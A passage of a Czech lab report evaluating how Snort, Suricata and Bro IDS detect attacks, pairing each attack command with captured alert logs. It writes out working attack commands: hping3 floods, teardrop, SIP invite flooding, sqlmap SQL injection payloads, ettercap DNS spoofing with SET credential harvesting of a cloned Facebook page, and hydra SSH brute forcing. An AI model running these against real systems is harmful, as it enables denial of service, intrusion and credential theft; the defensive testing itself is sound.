Enumeration (--banner/--current-user/etc). Please choose:

[1] Basic (default)

> 1

sqlmap is running, please wait..

[*] shutting down at 18:47:38
```

Forma zachycení

```
[Classification: Attempted Denial of Service] [Priority: 2]

04/05-11:39:12.398772 192.168.1.2:47875 -> 192.168.0.2:80

TCP TTL:63 TOS:0x0 ID:23917 IpLen:20 DgmLen:52 DF

***A**** Seq: 0xB10DF3DD  Ack: 0xB94E6AB7  Win: 0x721  TcpLen: 32

TCP Options (3) => NOP NOP TS: 10596016 14926071


[**] [1:100000160:2] COMMUNITY SIP TCP/IP message flooding directed to SIP
proxy [**]

[Classification: Attempted Denial of Service] [Priority: 2]

04/05-11:39:20.162985 192.168.0.2:80 -> 192.168.1.2:47944

TCP TTL:64 TOS:0x0 ID:23701 IpLen:20 DgmLen:52 DF

***A***F Seq: 0xF2EF963B  Ack: 0x90B5D0BC  Win: 0xD7  TcpLen: 32

TCP Options (3) => NOP NOP TS: 14928012 10597955
```

5.2.9. Podvrhnutí DNS záznamu

Při tomto útoku bylo nutné nejprve upravit soubor etter.dns, a nastavit adresu podvrhnutí webu na adresu útočníka. Tento útok však snort vůbec neodchytil.

```
gedit /usr/local/share/ettercap/etter.dns
```

Spuštění programu ETTERCAP který umožňuje povržení DNS serveru, výpis získaných hesel řeší program SET.

```
root@bt:~# ettercap -T -M ARP -P dns_spoof -i eth1 /10.0.0.138/ /10.0.0.15/
```

Program SET – v menu jsme postupně nastavili tyto volby:

```
1) Social-Engineering Attacks

2) Website Attack Vectors

3) Credential Harvester Attack Method

2) Site Cloner

set:webattack> IP address for the POST back in
Harvester/Tabnabbing:10.0.0.12

set:webattack> Enter the url to clone:https://cs-cz.facebook.com/

[*] WE GOT A HIT! Printing the output:

POSSIBLE USERNAME FIELD FOUND: email=test

POSSIBLE PASSWORD FIELD FOUND: pass=test

PARAM: default_persistent=0
```

5.2.10. Lámání hesla přes SSH

Příkaz pro lámání hesel přes síť, kde „-l“ je přepínač pro login a „-P“ je přepínač pro slovník, rockyou.txt.bz2 je slovník na konci je pak cílová adresa a port. Útok probíhal asi minutu a nebyl dokončen, cílem však bylo zjistit, zda se někdo pokouší brutální silou ověřit správnost hesla a to se podařilo. Toto je vzorový záznam z mnoha, ostatní se lišily jen časem.

```
root@bt:~# hydra -l root -P rockyou.txt.bz2 192.168.0.2 ssh
```

Forma zachycení

```
[**] [128:4:1] (spp_ssh) Protocol mismatch [**]

[Priority: 3]

04/05-08:08:19.646131 192.168.1.2:43974 -> 192.168.0.2:22

TCP TTL:63 TOS:0x0 ID:9939 IpLen:20 DgmLen:204 DF

***AP*** Seq: 0xA64F12C7  Ack: 0xE776EEB7  Win: 0x7E5  TcpLen: 32

TCP Options (3) => NOP NOP TS: 7877833 11762883
```

5.2.11. Waffit

Waffit zaslal 5 útoků různého typu, avšak neodhalil, zda běží IDS na cílovém serveru. Je to možná proto, že nemá v databázi tuto IDS. Snort odhalil 4 z 10 útoků, první a druhý záznam souvisí s prvním útokem, takže 40% úspěšnost + neodhalení.

```
root@bt:/pentest/web/waffit# ./wafw00f.py -v http://192.168.0.2
INFO:wafw00f:Sending GET /cmd.exe
INFO:wafw00f:Sending GET /../../../../etc/passwd
INFO:wafw00f:Sending GET /<script>alert(1)</script>.html
INFO:wafw00f:Sending GET /%3Cscript%3Ealert%281%29%3C/script%3E.html
INFO:wafw00f:Sending GET /?nx=@@
INFO:root:Ident WAF: []
Generic Detection results:
INFO:wafw00f:Sending GET /<invalid>hello.html
INFO:wafw00f:Sending GET /%3Cinvalid%3Ehello.html
No WAF detected by the generic detection
Number of requests: 10
```

Forma zachycení

```
[**] [1:1002:7] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
04/16-22:03:26.299978 8:0:27:B:25:32 -> 8:0:27:2E:67:81 type:0x800 len:0x12F
192.168.1.2:44158 -> 192.168.0.2:80 TCP TTL:64 TOS:0x0 ID:31692 IpLen:20
DgmLen:289 DF
***AP*** Seq: 0xD5D0A331  Ack: 0xEE776062  Win: 0x721  TcpLen: 32
TCP Options (3) => NOP NOP TS: 11983098 11716144

[**] [1:1113:5] WEB-MISC http directory traversal [**]
[Classification: Attempted Information Leak] [Priority: 2]
04/16-22:03:26.303311 8:0:27:B:25:32 -> 8:0:27:2E:67:81 type:0x800 len:0x13E
192.168.1.2:44159 -> 192.168.0.2:80 TCP TTL:64 TOS:0x0 ID:27606 IpLen:20
DgmLen:304 DF
***AP*** Seq: 0xA6F8B330  Ack: 0x79DC997D  Win: 0x721  TcpLen: 32
TCP Options (3) => NOP NOP TS: 11983099 11716145
[Xref => http://www.whitehats.com/info/IDS297]

[**] [1:1122:5] WEB-MISC /etc/passwd [**]
[Classification: Attempted Information Leak] [Priority: 2]
04/16-22:03:26.303311 8:0:27:B:25:32 -> 8:0:27:2E:67:81 type:0x800 len:0x13E
```

192.168.1.2:44159 -> 192.168.0.2:80 TCP TTL:64 TOS:0x0 ID:27606 IpLen:20 DgmLen:304 DF

AP Seq: 0xA6F8B330 Ack: 0x79DC997D Win: 0x721 TcpLen: 32

TCP Options (3) => NOP NOP TS: 11983099 11716145

[**] [1:1497:6] WEB-MISC cross site scripting attempt [**]

[Classification: Web Application Attack] [Priority: 1]

04/16-22:03:26.314155 8:0:27:B:25:32 -> 8:0:27:2E:67:81 type:0x800 len:0x146

192.168.1.2:44160 -> 192.168.0.2:80 TCP TTL:64 TOS:0x0 ID:65061 IpLen:20 DgmLen:312 DF

AP Seq: 0x54AD26DE Ack: 0x1CCE8B06 Win: 0x721 TcpLen: 32

TCP Options (3) => NOP NOP TS: 11983102 11716147

[**] [1:100000122:1] COMMUNITY WEB-MISC mod_jrun overflow attempt [**]

[Classification: Web Application Attack] [Priority: 1]

04/16-22:03:26.334752 8:0:27:B:25:32 -> 8:0:27:2E:67:81 type:0x800 len:0x53E

192.168.1.2:44164 -> 192.168.0.2:80 TCP TTL:64 TOS:0x0 ID:41055 IpLen:20 DgmLen:1328 DF

AP Seq: 0x546F795F Ack: 0x85E5FB47 Win: 0x721 TcpLen: 32

TCP Options (3) => NOP NOP TS: 11983107 11716153

[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-0646]

[Xref => http://www.securityfocus.com/bid/11245]

5.3. Suricata – reakce na útoky

Logy suricaty mají trochu odlišnou strukturu než u snortu. Snort vše zapisuje do jednoho souboru s názvem alert, kdežto u suricaty se zápis dělí do souborů, podle toho na jakou službu je veden útok. Avšak hlavní záznam je v souboru fast.log. Díky tomu, že suricata umožňuje využívat stejné pravidla jako snort, byly pro test použity pravidla programu snort a to za cílem jednotného testování.

5.3.1. DoS smurf útok

Totožná reakce jak u Snortu. Silné zahlcení sítě a také záznamu. Během jedné sekundy měl zapisovací soubor 3 MB, takže pokud nejsou ošetřené maximální velikosti těchto souborů, může dojít k zaplnění celého pevného disku. Zde vidíme pouze začátek záznamu, protože další informace jsou stejná, mění se jen čas.

```
root@bt:~/Desktop/crash# hping3 -1 --flood -a 192.168.0.2 192.168.1.2

HPING 192.168.1.2 (eth0 192.168.1.2): icmp mode set, 28 headers + 0 data
bytes

hping in flood mode, no replies will be shown

--- 192.168.1.2 hping statistic ---

153330 packets tramitted, 0 packets received, 100% packet loss

round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Forma zachycení

```
04/01/2013-20:04:22.524273  [**] [1:2200075:1] SURICATA UDPv4 invalid
checksum [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.0.2:137 -
> 192.168.0.255:137
```

5.3.2. Teardrop útok

Na tento typ útoku Suricata reagovala podobně jako Snort a označila v souboru fast.log fragmentaci.

```
root@bt:~/Desktop/crash# ./crash -t 192.168.1.2 192.168.0.2 -n 1

Teardrop number 0 sent.
```

Forma zachycení

```
04/01/2013-22:42:01.324929  [**] [1:2200075:1] SURICATA UDPv4 invalid
checksum [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.0.2:53661
-> 202.12.27.33:53

04/01/2013-22:42:05.216471  [**] [1:2200070:1] SURICATA FRAG IPv4
Fragmentation overlap [**] [Classification: (null)] [Priority: 3] {UDP}
192.168.1.2:0 -> 192.168.0.2:0
```

5.3.3. Ping of Death – forma útoku a zachycení

Z tohoto záznamu nelze říct, o co je jedná, i když byly zachyceny data paketu.

```
root@bt:~# hping2 -c 1 -d 65495 192.168.0.2

HPING 192.168.0.2 (eth0 192.168.0.2): NO FLAGS are set, 40 headers + 65495
data bytes

len=46 ip=192.168.0.2 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=10.8
ms

--- 192.168.0.2 hping statistic ---

1 packets tramitted, 1 packets received, 0% packet loss

round-trip min/avg/max = 10.8/10.8/10.8 ms
```

Forma zachycení

```
04/01/2013-20:03:18.889637  [**] [1:2200003:1] SURICATA IPv4 truncated
packet [**] [Classification: (null)] [Priority: 3] [**] [Raw pkt: 08 00 27
32 DC 09 08 00 27 32 DC 09 08 00 45 00 05 DC 00 9A 3E 5A 3F 06 B4 D3 C0 A8
01 02 C0 A8 ]

04/01/2013-20:03:18.889695  [**] [1:2200003:1] SURICATA IPv4 truncated
packet [**] [Classification: (null)] [Priority: 3] [**] [Raw pkt: 08 00 27
32 DC 09 08 00 27 32 DC 09 08 00 45 00 05 DC 00 9A 3F 13 3F 06 B4 1A C0 A8
01 02 C0 A8 ]
```

5.3.4. TCP SYN zahlcení

Suricata zde zasílá cíli příznak RST a vzápětí posílá invalid ACK a to zřejmě z toho důvodu, že útočník nepřijímá zprávu. Vypsané jsou pouze dva vzorové záznamy, ostatní jsou stejné, mění se jen čas.

```
root@bt:~# hping3 -i u1 -S 192.168.0.2

HPING 192.168.0.2 (eth0 192.168.0.2): S set, 40 headers + 0 data bytes

--- 192.168.0.2 hping statistic ---

105632 packets tramitted, 0 packets received, 100% packet loss

round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Forma zachycení

```
04/01/2013-22:44:31.366683  [**] [1:2210046:1] SURICATA STREAM SHUTDOWN RST
invalid ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.2:0
-> 192.168.1.2:2751

04/01/2013-22:44:31.366683  [**] [1:2210045:1] SURICATA STREAM Packet with
invalid ack [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.2:0
-> 192.168.1.2:2751
```

5.3.5. Útok na webové služby

Zde můžeme vidět dva záznamy. První záznam popisuje útok na port 80, ale neklasifikuje ho. V druhém záznamu http.log vidíme už konkrétní informaci s vyvolaným příkazem.

```
root@bt:~/Desktop/crash# lynx http://192.168.0.2/bin/kill
```

Forma zachycení

```
Fast.log

04/01/2013-20:06:29.702781  [**] [1:2200074:1] SURICATA TCPv4 invalid
checksum [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.2:80 ->
192.168.1.2:44261

http.log

04/01/2013-20:06:32.706181 192.168.0.2 [**] /bin/kill [**] Lynx/2.8.8dev.2
libwww-FM/2.14 SSL-MM/1.4.1 [**] 192.168.1.2:44261 -> 192.168.0.2:80
```

5.3.6. NMAP

Skenování portů odhalila suricata špatně. Není vidět přesný postup skenování jako u snortu.

```
root@bt:~/Desktop/crash# nmap 192.168.0.2

Starting Nmap 6.01 ( http://nmap.org ) at 2013-04-01 20:08 EDT

Nmap scan report for 192.168.0.2

Host is up (0.00025s latency).

Not shown: 996 closed ports

PORT    STATE SERVICE

80/tcp  open  http

111/tcp open  rpcbind

139/tcp open  netbios-ssn

445/tcp open  microsoft-ds

MAC Address: F0:4D:A2:C3:C8:31

Nmap done: 1 IP address (1 host up) scanned in 13.20 seconds
```

Forma zachycení

```
04/01/2013-20:08:23.123647  [**] [1:2200075:1] SURICATA UDPv4 invalid
checksum [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.0.2:5353
-> 224.0.0.251:5353
```

5.3.7. Útok na VoIP server

V logu byla zachycena vzorově informace o tomto typu útoku.

```
root@bt:~# /pentest/voip/inviteflood/inviteflood eth0 201 192.168.0.2
192.168.0.2 100000

inviteflood - Version 2.0

              June 09, 2006

source IPv4 addr:port   = 192.168.1.2:9

dest   IPv4 addr:port   = 192.168.0.2:5060

targeted UA             = 201@192.168.0.2

Flooding destination with 100000 packets

sent: 100000
```

Forma zachycení

```
04/01/2013-22:37:21.800443  [**] [1:100000158:2] GPL VOIP SIP INVITE message
flooding [**] [Classification: Attempted Denial of Service] [Priority: 2]
{UDP} 192.168.1.2:9 -> 192.168.0.2:5060
```

5.3.8. Útoky na databázový server

Suricata v základním logu neuvedla žádnou informaci, naopak díky tomu, že si rozděluje komunikaci podle důležitých protokolů, můžeme vidět celý útok v http logu. Do záznamu jsem vybral jen tři, na kterých lze jasně vypozorovat, jak se snaží různými úpravami SQL dotazů dostat to databáze

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py --wizard

Please enter full target URL (-u): http://192.168.0.2/testphp.php?id=1

POST data (--data) [Enter for None]:

Injection difficulty (--level/--risk). Please choose:

[1] Normal (default)

> 1

Enumeration (--banner/--current-user/etc). Please choose:

[1] Basic (default)

> 1
```

Forma zachycení

```
Fast.log

04/01/2013-22:47:40.534420  [**] [1:2200074:1] SURICATA TCPv4 invalid
checksum [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.2:80 ->
192.168.1.2:38933

04/01/2013-22:47:40.534345  [**] [1:2200003:1] SURICATA IPv4 truncated
packet [**] [Classification: (null)] [Priority: 3] [**] [Raw pkt: 08 00 27
32 DC 09 08 00 27 32 DC 09 08 00 45 00 16 D4 4D 45 40 00 40 06 54 8A C0 A8
00 02 C0 A8 ]

http.log

04/01/2013-18:47:41.766818 192.168.0.2 [**] /testphp.php?id=1 [**]
sqlmap/1.0-dev-25eca9d (http://sqlmap.org) [**] 192.168.1.2:38934 ->
192.168.0.2:80

04/01/2013-22:47:44.537814 192.168.0.2 [**]
/testphp.php?id=1%20AND%20%28SELECT%209809%20FROM%28SELECT%20COUNT%28%2A%29%
2CCONCAT%280x3a73756d3a%2C%28SELECT%20%28CASE%20WHEN%20%289809=9809%29%20THE
N%201%20ELSE%200%20END%29%29%2C0x3a6173783a%2CFLOOR%28RAND%280%29%2A2%29%29x
%20FROM%20INFORMATION_SCHEMA.CHARACTER_SETS%20GROUP%20BY%20x%29a%29 [**]
sqlmap/1.0-dev-25eca9d (http://sqlmap.org) [**] 192.168.1.2:38953 ->
192.168.0.2:80
```

5.3.9. Podvrhnutí DNS záznamu

```
root@bt:~# ettercap -T -M ARP -P dns_spoof -i eth1 /10.0.0.138/ /10.0.0.15/

gedit /usr/local/share/ettercap/etter.dns

1) Social-Engineering Attacks

2) Website Attack Vectors

3) Credential Harvester Attack Method

2) Site Cloner

set:webattack> IP address for the POST back in
Harvester/Tabnabbing:10.0.0.12

set:webattack> Enter the url to clone:https://cs-cz.facebook.com/

[*] WE GOT A HIT! Printing the output:

POSSIBLE USERNAME FIELD FOUND: email=test

POSSIBLE PASSWORD FIELD FOUND: pass=test

[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Forma zachycení

```
Fast.log

04/01/2013-22:13:13.479950  [**] [1:2200075:1] SURICATA UDPv4 invalid
checksum [**] [Classification: (null)] [Priority: 3] {UDP} 10.0.0.15:33532 -
> 10.0.0.138:53

04/01/2013-22:13:13.612143  [**] [1:2200074:1] SURICATA TCPv4 invalid
checksum [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.0.15:36844 -
> 173.194.35.178:80
```

5.3.10. SSH útok

Klasifikace chybně, ale vzhledem k tomu, že tento typ útoku vykazoval opakování záznamu na port 22, můžeme soudit, že se jedná o útok.

```
root@bt:~# hydra -l root -P rockyou.txt.bz2 192.168.0.2 ssh

Hydra (http://www.thc.org/thc-hydra) starting at 2013-04-18 23:42:19

[DATA] 16 tasks, 1 server, 374536 login tries (l:1/p:374536), ~23408 tries
per task

[DATA] attacking service ssh on port 22
```

Forma zachycení

Fast.log

```
04/01/2013-22:50:18.181894  [**] [1:2200074:1] SURICATA TCPv4 invalid
checksum [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.2:22 ->
192.168.1.2:50396
```

5.3.11. Waffit

První log nás informuje útoku a druhý log zobrazuje konkrétní příkazy.

```
oot@bt:~# /pentest/web/waffit/wafw00f.py -v http://192.168.0.2
```

Forma zachycení

```
Fast.log

04/18/2013-18:52:25.233562  [**] [1:2221000:1] SURICATA HTTP unknown error
[**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP}
192.168.0.2:80 -> 192.168.1.2:39141

04/18/2013-18:52:25.233871  [**] [1:2200074:1] SURICATA TCPv4 invalid
checksum [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.2:80 ->
192.168.1.2:39141

04/18/2013-18:52:25.236101  [**] [1:2221000:1] SURICATA HTTP unknown error
[**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP}
192.168.0.2:80 -> 192.168.1.2:39142

04/18/2013-18:52:25.236273  [**] [1:2200074:1] SURICATA TCPv4 invalid
checksum [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.0.2:80 ->
192.168.1.2:39142

http.log

04/18/2013-18:52:25.203480 192.168.0.2 [**] / [**] Mozilla/5.0 (Macintosh;
U; Intel Mac OS X 10.5; en-US; rv:1.9.1b1) Gecko/20081007 Firefox/3.0 [**]
192.168.1.2:39135 -> 192.168.0.2:80

04/18/2013-18:52:25.210779 192.168.0.2 [**] /cmd.exe [**] Mozilla/5.0
(Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1b1) Gecko/20081007
Firefox/3.0 [**] 192.168.1.2:39136 -> 192.168.0.2:80

04/18/2013-18:52:25.212196 192.168.0.2 [**] /../../../../etc/passwd [**]
Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1b1)
Gecko/20081007 Firefox/3.0 [**] 192.168.1.2:39137 -> 192.168.0.2:80
```

```
04/18/2013-18:52:25.215839 192.168.0.2 [**] /<script>alert(1)</script>.html
[**] Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1b1)
Gecko/20081007 Firefox/3.0 [**] 192.168.1.2:39138 -> 192.168.0.2:80

04/18/2013-18:52:25.224653 192.168.0.2 [**]
/%3Cscript%3Ealert%281%29%3C/script%3E.html [**] Mozilla/5.0 (Macintosh; U;
Intel Mac OS X 10.5; en-US; rv:1.9.1b1) Gecko/20081007 Firefox/3.0 [**]
192.168.1.2:39139 -> 192.168.0.2:80

04/18/2013-18:52:25.232585 192.168.0.2 [**] /?nx=@@ [**] Mozilla/5.0
(Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1b1) Gecko/20081007
Firefox/3.0 [**] 192.168.1.2:39140 -> 192.168.0.2:80

04/18/2013-18:52:25.240862 192.168.0.2 [**] /<invalid>hello.html [**]
Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1b1)
Gecko/20081007 Firefox/3.0 [**] 192.168.1.2:39143 -> 192.168.0.2:80

04/18/2013-18:52:25.242513 192.168.0.2 [**] /%3Cinvalid%3Ehello.html [**]
Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1b1)
Gecko/20081007 Firefox/3.0 [**] 192.168.1.2:39144 -> 192.168.0.2:80
```

5.4. Bro IDS – reakce na útoky

Záznamy tohoto programu se značně liší ve struktuře oproti programu snort. Bro si člení jednotlivé záznamy do souborů podle toho na jaký protokol je namířen útok. To znamená, že pokud se útočník snaží použít nějaký útok na port 80, Bro zaznamená tuto informaci do logu s názvem http.log. Cílem je mít větší přehled o tom co se děje na sítí. Další důvod to má ten, že je tento program předem určen pro vysokorychlostní sítě. Při testech byly použity vnitřní pravidla programu Bro. Rozdílem mezi výše testovanými a tímto IDS je v tom, že vás nijak neupozorňuje při nálezu hrozby v sítí, naopak podobá se spíše monitorovacímu programu typu Wireshark apod.

Kategorie Logů

Weird.log - Zde vidíme chování jednotlivých stanic a tento log, jak už název napovídá, zaznamenává nekorektní provoz na sítí, který vykazuje známky anomálií.

Software.log – tento záznam poukazuje, že na sítí je běží známá služba.

Notice.log – soubor tohoto typu v sobě uchovává zejména podezřelé aktivity a útoky

5.4.1. Ping of death

Zde se přímo zobrazila informace, že byl do sítě zaslán paket o nestandardní velikosti, avšak vyčíst velikost tohoto paketu nebylo možné.

```
root@bt:/pentest/web/waffit# hping3 -c 1 -d 65495 192.168.0.2

HPING 192.168.0.2 (eth0 192.168.0.2): NO FLAGS are set, 40 headers + 65495
data bytes

len=46 ip=192.168.0.2 ttl=63 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=9.4 ms

--- 192.168.0.2 hping statistic ---

1 packets tramitted, 1 packets received, 0% packet loss

round-trip min/avg/max = 9.4/9.4/9.4 ms
```

Forma zachycení

```
Weird.log

1366218330.224547   -      excessively_large_fragment      -      F      bro
```

5.4.2. ICMP zahlcení (Smurf)

Zde Bro nedetekoval hrozbu, pár příchozích paketů zahodil, ale to je tak vše. Vidíme, že se zde útok zdařil počtem přijatých paketů. Vzorově je zachycen jeden záznam, zbylé další čtyři záznamy obsahují podobné informace a při součtu všech paketů obsažených v logu dostáváme zhruba počet vyslaných paketů útočníkem.

```
root@bt:/pentest/web/waffit# hping3 -1 --flood -a 192.168.1.2 192.168.0.2

HPING 192.168.0.2 (eth0 192.168.0.2): icmp mode set, 28 headers + 0 data
bytes

hping in flood mode, no replies will be shown

--- 192.168.0.2 hping statistic ---

742316 packets tramitted, 0 packets received, 100% packet loss

round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Forma zachycení

Notice.log

```
1366220081.572713  -     -     -     -     -     -
PacketFilter::Dropped_Packets   264 packets dropped after filtering, 146547
received, 146534 on link  -     -     -     -     -     bro
Notice::ACTION_LOG 6     3600.000000  F
```

5.4.3. Teardrop útok

Zde musím vytknout jen to, že se v logu neobjevila adresa zdroje, což je podstatná informace.

```
root@bt:~/crash# ./crash -t 192.168.1.2 192.168.0.2 -n 1

Teardrop number 0 sent.
```

Forma zachycení

```
Weird.log

1366220225.983815  -     excessively_small_fragment      -     F     bro
1366220225.983842  -     fragment_inconsistency    -     F     bro
1366220225.983842  -     fragment_size_inconsistency     -     F     bro

1366214725.355747  192.168.0.2  22    tcp   SSH
```

5.4.4. TCP SYN zahlcení

Útok tohoto typu byl zaznamenán v souboru notice.log, informace o použití metody SYN flood však není poznamenána. Obecně lze říct, že útok byl odchycen. Ve weird.log souboru vidíme komunikaci s DNS serverem, která ale nesouvisí s útokem.

```
hping3 -i u1 -S 192.168.0.2
```

Forma zachycení

```
Weird.log
```

```
1366215602.487984  r3xvrLHj5Hd  192.168.0.2  64311  192.228.79.201     53
bad_UDP_checksum   -      F      bro
```

```
Notice.log
```

```
1366215580.772776  -      -      -      -      -      -
PacketFilter::Dropped_Packets   97959 packets dropped after filtering,
130991 received, 131010 on link -      -      -      -      -      bro
Notice::ACTION_LOG 6      3600.000000  F
```

5.4.5. Útok na webový server

Zde bro detekoval některé informace o provedeném útoku a rozepsal je do několika souborů, avšak vyčíst z logu že se pokusil útočník vyvolat příkaz kill se nepodařilo.

```
root@bt:/pentest/web/waffit# lynx http://192.168.0.2/bin/kill
```

Forma zachycení

```
Weird.log
```

```
1366218859.823058  VAbO2myOfka  192.168.1.2  59806  192.168.0.2  80
bad_TCP_checksum   -      F      bro
```

```
Known_services.log
```

```
1366218859.821665  192.168.0.2  80     tcp    http
```

5.4.6. Skenování portů

```
root@bt:/pentest/web/waffit# nmap 192.168.0.2
Starting Nmap 6.01 ( http://nmap.org ) at 2013-04-17 19:17 CEST
Nmap scan report for debian (192.168.0.2)
Host is up (0.00057s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
9090/tcp open  zeus-admin
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

Forma zachycení

Na tento typ útoku v podstatě nereagoval a žádnou podezřelou aktivitu jsem v logu nenašel.

5.4.7. Útok na VoIP server

Podobná reakce jako u předchozího útoku

```
root@bt:/pentest/voip/inviteflood# ./inviteflood eth0 201 192.168.0.2
192.168.0.2 100000
inviteflood - Version 2.0
              June 09, 2006
source IPv4 addr:port   = 192.168.1.2:9
dest   IPv4 addr:port   = 192.168.0.2:5060
targeted UA             = 201@192.168.0.2
Flooding destination with 100000 packets
sent: 100000
root@bt:/pentest/voip/inviteflood#
```

Forma zachycení

Notice.log

```
1366216474.044086  -     -     -     -     -     -
PacketFilter::Dropped_Packets   41 packets dropped after filtering, 93518
received, 93528 on link   -     -     -     -     -     bro
Notice::ACTION_LOG 6     3600.000000  F
```

5.4.8. Útok na databázový server

Bro zaznamenalo tento útok na výbornou. V souboru notice.log si můžeme všimnout účastníku podílející se na tomto útoku. V http.log souboru jsou zaznamenány konkrétní příkazy programu sqlmap, vzorově jsem vybral jeden. Při porovnání s logem u suricaty vidíme značnou podobnost.

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py --wizard

Please enter full target URL (-u): http://192.168.0.2/testphp.php?id=1

POST data (--data) [Enter for None]:

Injection difficulty (--level/--risk). Please choose:

[1] Normal (default)

> 1

Enumeration (--banner/--current-user/etc). Please choose:

[1] Basic (default)

> 1

sqlmap is running, please wait..

[*] shutting down at 18:47:38
```

Forma zachycení

```
Weird.log

1366217234.956677  vOC9uF6vPx6  192.168.1.2  59609  192.168.0.2  80
bad_TCP_checksum   -     F      bro

Notice.log

1366217243.612534  -     -      -     -     -     -
HTTP::SQL_Injection_Attacker    Threshold crossed by
metric_index(host=192.168.1.2) 50/50   -     192.168.1.2  -     -     50
bro   Notice::ACTION_LOG 6     3600.000000  F     192.168.1.2  -     -

1366217243.612534  -     -      -     -     -     -
HTTP::SQL_Injection_Victim      Threshold crossed by
metric_index(host=192.168.0.2) 50/50   -     192.168.0.2  -     -     50
bro   Notice::ACTION_LOG 6     3600.000000  -     192.168.0.2  -     -

http.log

1366217258.889617  njpUJxxdJ69  192.168.1.2  59786 192.168.0.2  80    1 GET
192.168.0.2  /testphp.php?id=1%' UNION ALL SELECT NULL, NULL, NULL, NULL--
sqlmap/1.0-dev-25eca9d (http://sqlmap.org)   0     0     HTTP::URI_SQLI
```

5.4.9. Podvrhnutí DNS záznamu

V prvním logu můžeme vidět komunikaci 10.0.0.15 na adresu 31.13.81.23, je to úsek kdy se snažil program SET podvrhnout stránku. Software log nám přibližuje situaci a informuje nás o tom, že na adrese 10.0.0.12 je spuštěn http server. V DNS logu vidíme, že se stanice snaží získat informaci z dns záznamu na adrese 10.0.0.12, což je útočník, přes bránu 10.0.0.138.

```
root@bt:~# ettercap -T -M ARP -P dns_spoof -i eth1 /10.0.0.138/ /10.0.0.15/

gedit /usr/local/share/ettercap/etter.dns

1) Social-Engineering Attacks

2) Website Attack Vectors

3) Credential Harvester Attack Method

2) Site Cloner

set:webattack> IP address for the POST back in
Harvester/Tabnabbing:10.0.0.12

set:webattack> Enter the url to clone:https://cs-cz.facebook.com/

[*] WE GOT A HIT! Printing the output:

POSSIBLE USERNAME FIELD FOUND: email=test

POSSIBLE PASSWORD FIELD FOUND: pass=test

PARAM: default_persistent=0

[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Forma zachycení

```
Weird.log

1366229143.260727  zrSav1jQY5k  10.0.0.15    42442  31.13.81.23  80
unmatched_HTTP_reply      -      F      bro

1366229236.612437  xibKvcjVame  10.0.0.15    36892  10.0.0.12    80
unmatched_HTTP_reply      -      F      bro

Software.log

1366229236.612876  10.0.0.12    80     HTTP::SERVER SimpleHTTP   0      6 -
Python/2     SimpleHTTP/0.6 Python/2.6.5

DNS.log

1366229237.441781  SSXi1SFKstk  10.0.0.15    52471  10.0.0.138   53     udp
60939  -0     NOERROR      F      F      F      T      0
star.facebook.com,star.c10r.facebook.com,31.13.81.23
1486.000000,1429.000000,19.000000

1366229238.830658  BpHqypB73nl  10.0.0.15    42220  10.0.0.138   53     udp
50916  -      0      NOERROR      T      F      F      F      0      10.0.0.12
       3600.000000
```

5.4.10. Lámání hesla přes SSH

Podle dvou záznamu uvedených níže lze říct, že se IP adresa 192.168.1.2 snažila připojit na SSH port neúspěšně. Informace o útočení zde chybí.

```
root@bt:~# hydra -l root -P rockyou.txt.bz2 192.168.0.2 ssh

Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes
only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-04-17 18:05:09

[DATA] 16 tasks, 1 server, 374536 login tries (l:1/p:374536), ~23408 tries
per task

[DATA] attacking service ssh on port 22
```

Forma zachycení

```
Weird.log

1366214725.354366  yJXx6pUziEa  192.168.1.2  42496  192.168.0.2  22
bad_TCP_checksum   -     F      bro
```

5.4.11. Waffit

Tentokrát nám weird.log nic konkrétního neukázal, v http logu jsme však mohli analyzovat objemnou dávku informací. Zejména nám bro vypsal všechny přístupy na http server a tak můžeme vidět všechny pokusy o útok. Zaznamenáno bylo všech 5 pokusů o útok, ale nebylo to klasifikováno jako útok.

```
root@bt:/pentest/web/waffit# ./wafw00f.py -v http://192.168.0.2

Checking http://192.168.0.2

INFO:root:starting wafw00f on http://192.168.0.2

INFO:wafw00f:Sending GET /cmd.exe

INFO:wafw00f:Sending GET /../../../../etc/passwd

INFO:wafw00f:Sending GET /<script>alert(1)</script>.html

INFO:wafw00f:Sending GET /%3Cscript%3Ealert%281%29%3C/script%3E.html

INFO:wafw00f:Sending GET /?nx=@@

INFO:wafw00f:Checking for Imperva

INFO:root:Ident WAF: []

Generic Detection results:

INFO:wafw00f:Sending GET /<invalid>hello.html

